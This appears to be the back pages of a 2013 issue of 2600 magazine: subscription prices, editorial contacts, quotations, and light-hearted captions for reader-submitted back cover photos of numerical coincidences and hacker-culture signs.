1984-1999 are \$25 per year when available.
Individual issues for 1988-1999 are \$6.25 each when available.
2000-2012 are \$27 per year or 6.95 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

2600 Office/Fax Line: +1 631 751 2600

Copyright © 2013; 2600 Enterprises Inc.

"The surest way to corrupt a youth is to instruct him to hold in higher esteem those who think alike than those who think differently." - Friedrich Nietzsche

"The Department of Justice does not endorse the organizations or views represented by this site and takes no responsibility for, and exercises no control over, the accuracy, accessibility, copyright or trademark compliance or legality of the material contained on this site." - Message on the Department of Justice website that appears when a visitor clicks on a link. This same agency routinely shuts down websites because of links they find objectionable.

"If you only knew the magnificence of the 3, 6 and 9, then you would have the key to the universe." - Nikola Tesla

"The best way to predict the future is to invent it." - Alan Kay, computer visionary, 1971

The Back Cover Photos



We get many photos of people's odometers that have just hit the magic number. Usually, they pull over and have a bit of a celebration when they take the picture. Not here. **Travel'n Man** apparently didn't even slow down when the historic moment occurred.

Or maybe he did, which is even scarier.

The Back Cover Photos



For many people, the thought of hackers messing with plumbing might lead to many sleepless nights. Not so in Carlisle, Indiana where **Chris Gibson** spotted this crew of hackers who were working on the pipes at a local truck stop. We are indeed everywhere.

The Back Cover Photos



This is really something you don't see very often. It comes from a semi truck tank with multiple compartments, a baffle system, and an overfill safety system. **Leighton Brooks** tells us that it fills until you release a valve (so that dead people can't operate it), and it runs 60 gallons or so over the amount it was released at. So this was quite a coincidence on a compartment that was already partially full.

The Back Cover Photos



Back in the day when everyone was red boxing at payphones, some of the devices were a lot larger than most. This one was so large that it had a bathroom attachment.

Found by **Bill Gaines** in Lake Grove, New York.

The Back Cover Photos



We're not going to kid ourselves into thinking that this picture wasn't doctored a bit. We suspect that the total price was \$26.00 and the amount of gallons was 6.667. Removing the decimal points and the 7 made this look like a truly "Satanic gas pump," as **Dor Occas** tells us. It's close. The only time that such a numerical lineup would be possible is when the price is \$3.899 a gallon (since pumps in this country always have prices that end in nine-tenths of a cent). Now, if someone can find a pump that only shows two numbers to the right of the decimal point rather than three, the amount of gallons could actually show up as 6.66.

(We'll overlook the decimal points.)

The Back Cover Photos



CAP'N CRUNCH - Vintage Hard Plastic Bo'sun Pipe - RED & YELLOW WHISTLE

Item condition: --
Ended: Mar 27, 2012 19:43:28 PDT

Winning bid: **US \$26.00** [12 bids]
[Add to list](#)

Bill Me Later \$10 back on 1st purchase & 6 months to pay
Subject to credit approval. [See terms](#)

Shipping: **\$3.12 Expedited Shipping** | [See all details](#)
Item location: Dunning, Nebraska, United States
Ships to: **Worldwide**

Delivery: Estimated within 3-4 business days. [?](#)

Payments: **PayPal**, Bill Me Later, Pay on pickup | [See details](#)

Returns: 14 days money back, buyer pays return shipping | [Read details](#)

eBay Buyer Protection
Covers your purchase price plus original shipping.
[Learn more](#)

Top-rated seller
stoolshed (25764)
100% Positive feedback

- Consistently receives highest buyers' ratings
- Ships items quickly
- Has earned a track record of excellent service

Save this seller
See other items
Visit store: [stoolshed](#)

Talk about numerical lineups! This one, according to **Barry Mullins**, was a big coincidence. He was bidding for the famous Cap'n Crunch whistle that emits 2600 hertz and this was his winning bid. What makes it even better is that he bid a higher amount and this is what eBay calculated as the final price. It was clearly meant to be.

The Back Cover Photos



This sign really sums up the hacker mentality. You can either go along with the masses on a tour of the world's biggest "closed system" or you can come join 2600 to bypass that and get on the inside. That this was found at the site of the famous and historic Biosphere experiments is icing on the cake. Thanks to **Ashes** for finding this in Oracle, Arizona.

The Back Cover Photos



So we go from a site that housed space colonization experiments to the opposite end of the spectrum: an abandoned school in Detroit. But *2600* exists here too to bear witness to the desolation. Maybe this would be a good site for a *2600* meeting. (No, seriously, that's a really bad idea.) Thanks to **Kevin Costain** for discovering this near Brush Park. We agree with his suggestion of renaming this place the "2600 School of Hard Knocks."